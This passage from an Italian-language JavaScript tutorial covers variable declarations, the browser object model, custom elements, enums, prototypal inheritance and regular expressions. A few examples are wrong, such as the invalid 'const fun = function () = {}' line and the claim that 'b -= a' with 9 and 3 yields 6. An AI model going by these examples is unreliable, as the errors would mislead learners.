```

In questo esempio abbiamo creato un oggetto costante chiamato `person` e abbiamo riassegnato la proprietà `person.name` e creato una nuova proprietà `person.surname` .

Dichiarazione e inizializzazione delle costanti

È possibile inizializzare una costante utilizzando la parola chiave `const` .

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () = { /* ... */ };
const arrowFun = () => /* ... */ ;
```

Importante

Devi dichiarare e inizializzare una costante nella stessa dichiarazione.

Dichiarazione

Esistono quattro modi principali per dichiarare una variabile in JavaScript: utilizzando le variabili `var` , `let` o `const` , o senza una parola chiave (dichiarazione "nuda"). Il metodo utilizzato determina l' **ambito** risultante della variabile o la riassegnabilità nel caso di `const` .

- La parola chiave `var` crea una variabile dell'ambito della funzione.
- La parola chiave `let` crea una variabile a ambito di blocco.
- La parola chiave `const` crea una variabile a ambito di blocco che non può essere riassegnata.
- Una dichiarazione nuda crea una variabile globale.

```
var a = 'foo'; // Function-scope
let b = 'foo'; // Block-scope
const c = 'foo'; // Block-scope & immutable reference
```

Tieni presente che non puoi dichiarare le costanti senza iniziarle contemporaneamente.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(Un esempio di dichiarazione di variabile senza parole chiave non è incluso sopra per motivi tecnici. Continua a leggere per vedere un esempio.)

Tipi di dati

Le variabili JavaScript possono contenere molti tipi di dati: numeri, stringhe, matrici, oggetti e altro:

```

// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
  firstName: "John",
  lastName: "Doe"
};

```

JavaScript ha tipi dinamici. Ciò significa che la stessa variabile può essere utilizzata come tipi diversi:

```

var a;           // a is undefined
var a = 5;      // a is a Number
var a = "John"; // a is a String

```

Non definito

La variabile dichiarata senza un valore avrà il valore `undefined`

```

var a;

console.log(a); // logs: undefined

```

Cercando di recuperare il valore delle variabili non dichiarate si ottiene un `ReferenceError`. Tuttavia, sia il tipo di variabili non dichiarate che uninitializzate è "indefinito":

```

var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true

```

assegnazione

Per assegnare un valore a una variabile dichiarata in precedenza, utilizzare l'operatore di assegnazione, `=`:

```

a = 6;
b = "Foo";

```

In alternativa alla dichiarazione e all'assegnazione indipendenti, è possibile eseguire entrambe le fasi in un'unica istruzione:

```

var a = 6;
let b = "Foo";

```

È in questa sintassi che le variabili globali possono essere dichiarate senza una parola chiave; se si dovesse dichiarare una variabile nuda senza un incarico immediatamente successivo, l'interprete non sarebbe in grado di differenziare le dichiarazioni globali `a;` dai riferimenti alle variabili `a;` .

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

Si noti, tuttavia, che la sintassi precedente è generalmente scoraggiata e non è conforme alla modalità rigorosa. Questo per evitare lo scenario in cui un programmatore rilascia inavvertitamente una parola chiave `let` o `var` dalla propria istruzione, creando accidentalmente una variabile nello spazio dei nomi globale senza rendersene conto. Questo può inquinare lo spazio dei nomi globale e il conflitto con le librerie e il corretto funzionamento di uno script. Pertanto, le variabili globali dovrebbero essere dichiarate e inizializzate usando la parola chiave `var` nel contesto dell'oggetto `window`, in modo che l'intento sia esplicitamente indicato.

Inoltre, le variabili possono essere dichiarate diverse alla volta separando ciascuna dichiarazione (e l'assegnazione facoltativa del valore) con una virgola. Usando questa sintassi, `var` e `let` le parole chiave devono essere utilizzate solo una volta all'inizio di ogni istruzione.

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
    foo,
    age = 14,
    date = new Date();
```

Si noti nello snippet di codice precedente che l'ordine in cui si verificano le espressioni di dichiarazione e assegnazione (`var a, b, c = 2, d;`) non ha importanza. Puoi mescolare liberamente i due.

[La dichiarazione di funzione](#) crea anche delle variabili.

Operazioni matematiche e incarichi

Incremento di

```
var a = 9,
    b = 3;
b += a;
```

`b` ora sarà 12

Questo è funzionalmente lo stesso di

```
b = b + a;
```

Decremento di

```
var a = 9,  
b = 3;  
b -= a;
```

b ora sarà 6

Questo è funzionalmente lo stesso di

```
b = b - a;
```

Moltiplicato per

```
var a = 5,  
b = 3;  
b *= a;
```

b ora sarà 15

Questo è funzionalmente lo stesso di

```
b = b * a;
```

Dividi per

```
var a = 3,  
b = 15;  
b /= a;
```

b ora sarà 5

Questo è funzionalmente lo stesso di

```
b = b / a;
```

7

Alza al potere di

```
var a = 3,  
b = 15;  
b **= a;
```

b sarà ora 3375

Questo è funzionalmente lo stesso di

```
b = b ** a;
```

Leggi Dichiarazioni e incarichi online: <https://riptutorial.com/it/javascript/topic/3059/dichiarazioni-e-incarichi>

Capitolo 33: Distinta base (modello a oggetti del browser)

Osservazioni

Per ulteriori informazioni sull'oggetto Window, visitare [MDN](#) .


Il metodo `window.stop()` non è supportato in Internet Explorer.

Examples

introduzione

Il BOM (Browser Object Model) contiene oggetti che rappresentano la finestra e i componenti del browser corrente; oggetti che modellano cose come la *storia*, *lo schermo del dispositivo*, ecc

L'oggetto più in alto nella distinta materiali è l'oggetto della `window` , che rappresenta la finestra o la scheda del browser corrente.



- **Documento:** rappresenta la pagina Web corrente.
- **Storia:** rappresenta le pagine nella cronologia del browser.
- **Posizione:** rappresenta l'URL della pagina corrente.
- **Navigatore:** rappresenta le informazioni sul browser.
- **Schermo:** rappresenta le informazioni di visualizzazione del dispositivo.

Metodi oggetto finestra

L'oggetto più importante nel `Browser Object Model` del `Browser Object Model` è l'oggetto finestra. Aiuta ad accedere alle informazioni sul browser e i suoi componenti. Per accedere a queste funzionalità, ha vari metodi e proprietà.

Metodo	Descrizione
<code>window.alert ()</code>	Crea una finestra di dialogo con un messaggio e un pulsante OK
<code>window.blur ()</code>	Rimuovi la messa a fuoco dalla finestra

Metodo	Descrizione
<code>window.close ()</code>	Chiude una finestra del browser
<code>window.confirm ()</code>	Crea una finestra di dialogo con un messaggio, un pulsante OK e un pulsante Annulla
<code>window.getComputedStyle ()</code>	Ottieni gli stili CSS applicati a un elemento
<code>window.moveTo (x, y)</code>	Sposta il bordo sinistro e il bordo superiore di una finestra alle coordinate fornite
<code>window.open ()</code>	Apri una nuova finestra del browser con l'URL specificato come parametro
<code>window.print ()</code>	Indica al browser che l'utente desidera stampare il contenuto della pagina corrente
<code>window.prompt ()</code>	Crea una finestra di dialogo per il recupero dell'input dell'utente
<code>window.scrollBy ()</code>	Scorre il documento per il numero di pixel specificato
<code>window.scrollTo ()</code>	Scorre il documento alle coordinate specificate
<code>window.setInterval ()</code>	Fai qualcosa ripetutamente a intervalli specificati
<code>window.setTimeout ()</code>	Fai qualcosa dopo un determinato periodo di tempo
<code>window.stop ()</code>	Fermare la finestra dal caricamento

Proprietà dell'oggetto finestra

L'oggetto finestra contiene le seguenti proprietà.

Proprietà	Descrizione
<code>window.closed</code>	Se la finestra è stata chiusa
<code>window.length</code>	Numero di elementi <code><iframe></code> nella finestra
<code>window.name</code>	Ottiene o imposta il nome della finestra
<code>window.innerHeight</code>	Altezza della finestra
<code>window.innerWidth</code>	Larghezza della finestra
<code>window.screenX</code>	Coordinata X del puntatore, relativa all'angolo in alto a sinistra dello schermo

Proprietà	Descrizione
window.screenY	Coordinata Y del puntatore, relativa all'angolo in alto a sinistra dello schermo
window.location	URL corrente dell'oggetto finestra (o percorso file locale)
window.history	Riferimento all'oggetto della cronologia per la finestra o la scheda del browser.
window.screen	Riferimento all'oggetto dello schermo
window.pageXOffset	Il documento di distanza è stato fatto scorrere orizzontalmente
window.pageYOffset	Il documento di distanza è stato fatto scorrere verticalmente

Leggi Distinta base (modello a oggetti del browser) online:

<https://riptutorial.com/it/javascript/topic/3986/distinta-base--modello-a-oggetti-del-browser->

Capitolo 34: Efficienza della memoria

Examples

Inconveniente di creare un vero metodo privato

Uno svantaggio della creazione di un metodo privato in Javascript è la memoria inefficiente perché una copia del metodo privato verrà creata ogni volta che viene creata una nuova istanza. Vedi questo semplice esempio.

```
function contact(first, last) {
  this.firstName = first;
  this.lastName = last;
  this.mobile;

  // private method
  var formatPhoneNumber = function(number) {
    // format phone number based on input
  };

  // public method
  this.setMobileNumber = function(number) {
    this.mobile = formatPhoneNumber(number);
  };
}
```

Quando crei poche istanze, tutte hanno una copia del metodo `formatPhoneNumber`

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Quindi, sarebbe bello evitare di usare il metodo privato solo se è necessario.

Leggi [Efficienza della memoria online](https://riptutorial.com/it/javascript/topic/7346/efficienza-della-memoria): <https://riptutorial.com/it/javascript/topic/7346/efficienza-della-memoria>

Capitolo 35: Elementi personalizzati

Sintassi

- `.prototype.createdCallback ()`
- `.prototype.attachedCallback ()`
- `.prototype.detachedCallback ()`
- `.prototype.attributeChangedCallback (name, oldValue, newValue)`
- `document.registerElement (nome, [opzioni])`

Parametri

Parametro	Dettagli
nome	Il nome del nuovo elemento personalizzato.
options.extends	Il nome dell'elemento nativo che viene esteso, se presente.
options.prototype	Il prototipo personalizzato da utilizzare per l'elemento personalizzato, se presente.

Osservazioni

Si noti che la specifica degli elementi personalizzati non è stata ancora standardizzata ed è soggetta a modifiche. La documentazione descrive la versione che è stata spedita in Chrome stabile al momento.

Elementi personalizzati è una funzionalità HTML5 che consente agli sviluppatori di utilizzare JavaScript per definire tag HTML personalizzati che possono essere utilizzati nelle loro pagine, con stili e comportamenti associati. Sono spesso usati con [shadow-dom](#).

Examples

Registrazione di nuovi elementi

Definisce un elemento personalizzato `<initially-hidden>` che nasconde il suo contenuto fino a quando è trascorso un numero specificato di secondi.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends HTMLDivElement {
  createdCallback() {
    this.revealTimeoutId = null;
  }

  attachedCallback() {
```

```

const seconds = Number(this.getAttribute('for'));
this.style.display = 'none';
this.revealTimeoutId = setTimeout(() => {
  this.style.display = 'block';
}, seconds * 1000);
}

detachedCallback() {
  if (this.revealTimeoutId) {
    clearTimeout(this.revealTimeoutId);
    this.revealTimeoutId = null;
  }
}
});

```

```

<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>

```

Estensione di elementi nativi

È possibile estendere gli elementi nativi, ma i loro discendenti non possono avere i loro nomi di tag. Al contrario, la `is` attributo viene utilizzato per specificare quale sottoclasse si suppone un elemento da utilizzare. Ad esempio, ecco un'estensione dell'elemento `` che registra un messaggio alla console quando viene caricato.

```

const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
    console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });

```

```



```

Leggi Elementi personalizzati online: <https://riptutorial.com/it/javascript/topic/400/elementi-personalizzati>

Capitolo 36: enumerazioni

Osservazioni

Nella programmazione per computer, un tipo enumerato (chiamato anche enumerazione o `enum` [..]) è un tipo di dati costituito da un insieme di valori denominati chiamati elementi, membri o enumeratori del tipo. I nomi degli enumeratori sono solitamente identificatori che si comportano come costanti nella lingua. Una variabile che è stata dichiarata con un tipo enumerato può essere assegnata a uno qualsiasi degli enumeratori come valore.

[Wikipedia: tipo enumerato](#)

JavaScript è debolmente tipizzato, le variabili non sono dichiarate con un tipo in anticipo e non hanno un tipo di dati `enum` nativo. Gli esempi forniti qui possono includere diversi modi per simulare enumeratori, alternative e possibili compromessi.

Examples

Definizione Enum con `Object.freeze ()`

5.1

JavaScript non supporta direttamente gli enumeratori ma la funzionalità di un `enum` può essere imitata.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
  One:1,
  Two:2,
  Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
  case TestEnum.One:
    console.log("111");
    break;

  case TestEnum.Two:
    console.log("222");
}
}
```

La suddetta definizione di enumerazione, può anche essere scritta come segue:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

Successivamente è possibile definire una variabile e stampare come prima.

Definizione alternativa

Il metodo `Object.freeze()` è disponibile dalla versione 5.1. Per le versioni precedenti, è possibile utilizzare il seguente codice (si noti che funziona anche nelle versioni 5.1 e successive):

```
var ColorsEnum = {
  WHITE: 0,
  GRAY: 1,
  BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

Stampa di una variabile enum

Dopo aver definito un enum utilizzando uno dei metodi sopra riportati e impostando una variabile, è possibile stampare sia il valore della variabile che il nome corrispondente dall'enum per il valore. Ecco un esempio:

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
if(color == ColorsEnum.BLACK) {
  console.log(color);    // This will print "2"
  var ce = ColorsEnum;
  for (var name in ce) {
    if (ce[name] == ce.BLACK)
      console.log(name);    // This will print "BLACK"
  }
}
```

Implementazione di enum utilizzando i simboli

Poiché ES6 ha introdotto **Simboli**, che sono **valori primitivi unici e immutabili** che possono essere utilizzati come chiave di una proprietà `Object`, invece di utilizzare le stringhe come valori possibili per un enum, è possibile utilizzare i simboli.

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false
```



```

const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum  = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
      return "Animal kingdom";
    case Regnum_Vegetabile:
      return "Vegetable kingdom";
    case Regnum_Lapideum:
      return "Mineral kingdom";
  }

}

describe(Regnum_Vegetabile);
// Vegetable kingdom

```

I [simboli](#) nell'articolo [ECMAScript 6](#) riguardano questo nuovo tipo primitivo più in dettaglio.

Valore di enumerazione automatica

5.1

Questo esempio mostra come assegnare automaticamente un valore a ciascuna voce in una lista di enum. Ciò impedirà a due enumerazioni di avere lo stesso valore per errore. NOTA: [supporto browser Object.freeze](#)

```

var testEnum = function() {
  // Initializes the enumerations
  var enumList = [
    "One",
    "Two",
    "Three"
  ];
  enumObj = {};
  enumList.forEach((item, index)=>enumObj[item] = index + 1);

  // Do not allow the object to be changed
  Object.freeze(enumObj);
  return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
  case testEnum.One:
    console.log("111");
    break;

  case testEnum.Two:
    console.log("222"); // 222 will be logged
    break;
}

```

```
}
```

Leggi enumerazioni online: <https://riptutorial.com/it/javascript/topic/2625/enumerazioni>

Capitolo 37: Eredità

Examples

Prototipo di funzione standard

Inizia definendo una funzione `Foo` che useremo come costruttore.

```
function Foo () {}
```

Modificando `Foo.prototype`, possiamo definire proprietà e metodi che saranno condivisi da tutte le istanze di `Foo`.

```
Foo.prototype.bar = function() {  
  return 'I am bar';  
};
```

Possiamo quindi creare un'istanza utilizzando la `new` parola chiave e chiamare il metodo.

```
var foo = new Foo();  
  
console.log(foo.bar()); // logs `I am bar`
```

Differenza tra `Object.key` e `Object.prototype.key`

A differenza dei linguaggi come Python, le proprietà statiche della funzione di costruzione *non* sono ereditate dalle istanze. Le istanze ereditano solo dal loro prototipo, che eredita dal prototipo del tipo genitore. Le proprietà statiche non vengono mai ereditate.

```
function Foo() {}  
Foo.style = 'bold';  
  
var foo = new Foo();  
  
console.log(Foo.style); // 'bold'  
console.log(foo.style); // undefined  
  
Foo.prototype.style = 'italic';  
  
console.log(Foo.style); // 'bold'  
console.log(foo.style); // 'italic'
```

Nuovo oggetto dal prototipo

In JavaScript, qualsiasi oggetto può essere il prototipo di un altro. Quando un oggetto viene creato come prototipo di un altro, erediterà tutte le proprietà del suo genitore.

```
var proto = { foo: "foo", bar: () => this.foo };
```

```
var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

Uscita della console:

```
> "foo"
> "foo"
```

NOTA `Object.create` è disponibile da ECMAScript 5, ma qui è un polyfill se è necessario il supporto per ECMAScript 3

```
if (typeof Object.create !== 'function') {
  Object.create = function (o) {
    function F() {}
    F.prototype = o;
    return new F();
  };
}
```

Fonte: <http://javascript.crockford.com/prototypal.html>

Object.create ()

Il metodo **Object.create ()** crea un nuovo oggetto con l'oggetto prototipo specificato e le proprietà.

Sintassi: `Object.create(proto[, propertiesObject])`

Parametri :

- **proto** (L'oggetto che dovrebbe essere il prototipo dell'oggetto appena creato.)
- **propertiesObject** (Facoltativo. Se specificato e non indefinito, un oggetto le cui proprietà enumerabili (cioè quelle proprietà definite su se stesso e non enumerabili lungo la catena del prototipo) specificano i descrittori di proprietà da aggiungere all'oggetto appena creato, con il corrispondente Nomi di proprietà Queste proprietà corrispondono al secondo argomento di `Object.defineProperties ()`).

Valore di ritorno

Un nuovo oggetto con l'oggetto prototipo specificato e le proprietà.

eccezioni

Un'eccezione *TypeError* se il parametro `proto` non è *null* o un oggetto.

Eredità prototipale

Supponiamo di avere un oggetto semplice chiamato `prototype` :

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Ora vogliamo un altro oggetto chiamato `obj` che erediti dal `prototype`, il che equivale a dire che il `prototype` è il prototipo di `obj`

```
var obj = Object.create(prototype);
```

Ora tutte le proprietà e i metodi del `prototype` saranno disponibili per `obj`

```
console.log(obj.foo);  
console.log(obj.bar());
```

Uscita della console

```
"foo"  
"foo"
```

L'ereditarietà del prototipo viene effettuata attraverso i riferimenti agli oggetti internamente e gli oggetti sono completamente mutabili. Ciò significa che qualsiasi modifica apportata a un prototipo inciderà immediatamente su ogni altro oggetto di cui il prototipo è prototipo.

```
prototype.foo = "bar";  
console.log(obj.foo);
```

Uscita della console

```
"bar"
```

`Object.prototype` è il prototipo di ogni oggetto, quindi è fortemente raccomandato di non rovinarlo, specialmente se usi una libreria di terze parti, ma possiamo giocare un po'.

```
Object.prototype.breakingLibraries = 'foo';  
console.log(obj.breakingLibraries);  
console.log(prototype.breakingLibraries);
```

Uscita della console

```
"foo"  
"foo"
```

Fatto divertente Ho usato la console del browser per creare questi esempi e ho infranto questa pagina aggiungendo la proprietà `breakingLibraries`.

Eredità pseudo-classica

È un'emulazione dell'ereditarietà classica che utilizza l' [ereditarietà prototipica](#) che mostra quanto

siano potenti i prototipi. È stato creato per rendere la lingua più attraente per i programmatori provenienti da altre lingue.

6

NOTA IMPORTANTE : poiché ES6 non ha senso utilizzare l'ereditarietà pseudo-classica poiché il linguaggio simula [le classi convenzionali](#) . Se non stai usando ES6, [dovresti](#) . Se si desidera ancora utilizzare il modello di ereditarietà classico e si è in un ambiente ECMAScript 5 o inferiore, la pseudo-classica è la soluzione migliore.

Una "classe" è solo una funzione che è stata creata per essere chiamata con il `new` operando ed è utilizzata come costruttore.

```
function Foo(id, name) {
  this.id = id;
  this.name = name;
}

var foo = new Foo(1, 'foo');
console.log(foo.id);
```

Uscita della console

1

`foo` è un'istanza di `Foo`. La convenzione di codifica JavaScript dice che se una funzione inizia con una maiuscola, può essere chiamata come costruttore (con il `new` operando).

Per aggiungere proprietà o metodi alla "classe" devi aggiungerli al suo prototipo, che può essere trovato nella proprietà `prototype` del costruttore.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Uscita della console

bar

In effetti ciò che `Foo` sta facendo come "costruttore" è solo la creazione di oggetti con `Foo.prototype` come prototipo.

Puoi trovare un riferimento al suo costruttore su ogni oggetto

```
console.log(foo.constructor);
```

funzione Foo (id, nome) {...

```
console.log({ }.constructor);
```

```
function Object () {[codice nativo]}
```

E controlla anche se un oggetto è un'istanza di una data classe con l'operatore `instanceof`

```
console.log(foo instanceof Foo);
```

vero

```
console.log(foo instanceof Object);
```

vero

Impostazione del prototipo di un oggetto

5

Con ES5 +, la funzione `Object.create` può essere utilizzata per creare un oggetto con qualsiasi altro oggetto come prototipo.

```
const anyObj = {
  hello() {
    console.log(`this.foo is ${this.foo}`);
  },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

Per creare in modo esplicito un oggetto senza un prototipo, utilizzare `null` come prototipo. Ciò significa che l'oggetto non erediterà `Object.prototype` da `Object.prototype` ed è utile per gli oggetti utilizzati per i dizionari di controllo dell'esistenza, ad es

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

6

Da ES6, il prototipo di un oggetto esistente può essere modificato utilizzando, ad esempio, `Object.setPrototypeOf`

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

Questo può essere fatto quasi ovunque, anche su `this` oggetto o in un costruttore.

Nota: questo processo è molto lento nei browser correnti e dovrebbe essere usato con parsimonia, provare invece a creare l'oggetto con il prototipo desiderato.

5

Prima di ES5, l'unico modo per creare un oggetto con un prototipo definito manualmente era di costruirlo con un `new`, per esempio

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

Questo comportamento è abbastanza vicino a `Object.create` che è possibile scrivere un polyfill.

Leggi Eredità online: <https://riptutorial.com/it/javascript/topic/592/eredita>

Capitolo 38: Espressioni regolari

Sintassi

- lascia `regex = / pattern / [flags]`
- `let regex = new RegExp (' pattern ', [flags])`
- `let ismatch = regex.test (' testo ')`
- `let results = regex.exec (' testo ')`

Parametri

bandiere	Dettagli
g	g lobal. Tutte le partite (non tornare alla prima partita).
m	m ulti-line. Fa sì che ^ & \$ corrisponda all'inizio / alla fine di ogni riga (non solo inizio / fine stringa).
io	io nsensibile. Corrispondenza insensibile al maiuscolo / minuscolo (ignora il caso di [a-zA-Z]).
u	u nicode: Le stringhe sono trattate come UTF-16 . Inoltre, fa in modo che le sequenze di escape corrispondano ai caratteri Unicode.
y	stick y : corrisponde solo all'indice indicato dalla proprietà <code>lastIndex</code> di questa espressione regolare nella stringa di destinazione (e non tenta di corrispondere da alcun indice successivo).

Osservazioni

L'oggetto `RegExp` è tanto utile quanto la tua conoscenza delle espressioni regolari è forte. [Vedi qui](#) per un primer introduttivo, o vedi [MDN](#) per una spiegazione più approfondita.

Examples

Creazione di un oggetto `RegExp`

Creazione standard

Si consiglia di utilizzare questo modulo solo quando si crea un'espressione regolare da variabili dinamiche.

Utilizzare quando l'espressione può cambiare o l'espressione è generata dall'utente.

```
var re = new RegExp(".*");
```

Con le bandiere:

```
var re = new RegExp(".*", "gmi");
```

Con una barra rovesciata: (questo deve essere preceduto da escape perché la regex è specificata con una stringa)

```
var re = new RegExp("\\w*");
```

Inizializzazione statica

Usare quando si sa che l'espressione regolare non cambierà e si conosce l'espressione prima del runtime.

```
var re = /.*/;
```

Con le bandiere:

```
var re = /.*/gmi;
```

Con una barra rovesciata: (questo non dovrebbe essere sfuggito perché la regex è specificata in un letterale)

```
var re = /\w*/;
```

RegExp Flags

Esistono diversi flag che è possibile specificare per modificare il comportamento RegExp. Le bandiere possono essere aggiunte alla fine di un regex letterale, ad esempio specificando `gi` in `/test/gi`, oppure possono essere specificate come secondo argomento del costruttore `RegExp`, come nel `new RegExp('test', 'gi')`.

g - Globale. Trova tutte le corrispondenze invece di fermarsi dopo il primo.

i - Ignora caso. `/[az]/i` è equivalente a `/[a-zA-Z]/`.

m - Multiline. `^` e `$` corrispondono all'inizio e alla fine di ogni riga rispettivamente trattando `\n` e `\r` come delimitatori invece che semplicemente all'inizio e alla fine dell'intera stringa.

6

u - Unicode. Se questo flag non è supportato devi corrispondere a caratteri Unicode specifici con `\uXXXX` dove `XXXX` è il valore del carattere in esadecimale.

y - Trova tutte le partite consecutive / adiacenti.

Corrispondenza con `.exec()`

Abbina usando `.exec()`

`RegExp.prototype.exec(string)` restituisce una matrice di acquisizioni, o `null` se non ci sono corrispondenze.

```
var re = /([0-9]+)[a-z]+/;  
var match = re.exec("foo123bar");
```

`match.index` è 3, la posizione (a base zero) della corrispondenza.

`match[0]` è la stringa di corrispondenza completa.

`match[1]` è il testo corrispondente al primo gruppo catturato. `match[n]` sarebbe il valore del n° gruppo catturato.

Loop Through Matches utilizzando `.exec()`

```
var re = /a/g;  
var result;  
while ((result = re.exec('barbatbaz')) !== null) {  
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex +  
    "'");  
}
```

Uscita prevista

```
trovato 'a', il prossimo exec inizia all'indice '2'  
trovato 'a', il prossimo exec inizia all'indice '5'  
trovato 'a', il prossimo exec inizia all'indice '8'
```

Controlla se la stringa contiene pattern usando `.test()`

```
var re = /[a-z]+/;  
if (re.test("foo")) {  
    console.log("Match exists.");  
}
```

Il metodo di `test` esegue una ricerca per verificare se un'espressione regolare corrisponde a una stringa. L'espressione regolare `[az]+` cercherà una o più lettere minuscole. Poiché il pattern corrisponde alla stringa, "match exists" verrà registrato nella console.

Utilizzare RegExp con le stringhe

L'oggetto `String` ha i seguenti metodi che accettano espressioni regolari come argomenti.

- `"string".match(...)`
- `"string".replace(...)`

- "string".split(...
- "string".search(...

Abbina con RegExp

```
console.log("string".match(/[i-n]+/));  
console.log("string".match(/(r)[i-n]+/));
```

Uscita prevista

```
Array ["in"]  
Array ["rin", "r"]
```

Sostituisci con RegExp

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Uscita prevista

```
strfoog
```

Dividi con RegExp

```
console.log("stringstring".split(/[i-n]+/));
```

Uscita prevista

```
Array ["str", "gstr", "g"]
```

Cerca con RegExp

`.search()` restituisce l'indice al quale viene trovata una corrispondenza o -1.

```
console.log("string".search(/[i-n]+/));  
